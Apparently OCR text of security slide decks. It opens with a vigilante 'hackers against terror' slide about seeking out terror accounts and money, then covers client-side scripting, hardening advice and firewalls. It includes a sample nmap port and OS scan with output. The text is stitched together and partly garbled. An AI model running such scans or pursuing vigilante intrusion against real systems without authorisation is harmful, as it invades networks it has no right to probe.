Young Intelligent Hackers Against Terror

NO TERROR = NO VICTIMS

www.kill.net

Search for accounts of terror organizations.

Identify money transactions related to terror.


Search for financial supporters of terror organizations.

Capture and deliver terror-related data to the USA.

YIHAT's mission is focused on one topic:


Kill the money sources of terror

Client Side Scripting




Client Side Scripting

- **Program code that is downloaded to the client system to be executed**
- **The most common types:**
  - Java
  - ActiveX
- **Code is referred to as applets**




II: The Solution




The Solution

- **Lock down network services**
- **Firewalls**
- **Don’t run as administrator**
- **Backend database servers**
- **Update, update, update!**
- **Find vulnerabilities before others**
- **Remote administration**
- **Secure web transactions**

Lock Down Network Services



Assessment Methodology



Time

Printe
r

Whois

HTTP

FTP

POP3

Echo

Name

DNS

Netsta
t

Telne
t


Web
Server

Talk

SMTP

Bin
d

Chargen




```
#  nmap -sS -O ftp.wishing-bear.com www.wishing-bear.com

Starting nmap V. 2.12 by Fyodor (fyodor@dhp.com,
www.insecure.org/nmap/)
Interesting ports on ftp.wishing-bear.com (10.0.0.2):
Port     State        Protocol  Service
21       open         TCP        ftp
23       open         TCP        telnet
25       open         TCP        smtp
79       open         TCP        finger
TCP Sequence Prediction: Class=random positive increments
                         Difficulty=5691999 (Good luck!)
Remote operating system guess: Linux 2.1.122 - 2.2.12
Interesting ports on www.wishing-bear.com (10.0.0.1):
Port     State        Protocol  Service
135      open         TCP        loc-srv
139      open         TCP        netbios-ssn
1031     open         TCP        iad2

TCP Sequence Prediction: Class=trivial time dependency
                         Difficulty=3 (Trivial joke)
Remote operating system guess: Windows NT4 / Win95 / Win98

Nmap run completed -- 2 IP addresses (2 hosts up) scanned in 5
seconds
#
```

Firewalls

Firewalls

- **Allows you to limit the type of traffic passing between two or more networks**
  - Block all incoming
  - Allow all outgoing
  - Select protocols can be allows in or out
- **Monitors both incoming and outgoing traffic**
- **Typically placed between an Internet and an Intranet / Extranet**
- **Firewalls really enforce policy for traffic between the Intranet and Internet/Extranet.**


- **Goal: Keep the bad guys out!**



The Web Server Behind the Firewall

- **A common solution is to place the web server behind the firewall**
  - The firewall is configured to only allow the specific web related traffic to pass through the firewall
  - This traffic is restricted to the firewall only
- **The problem:**
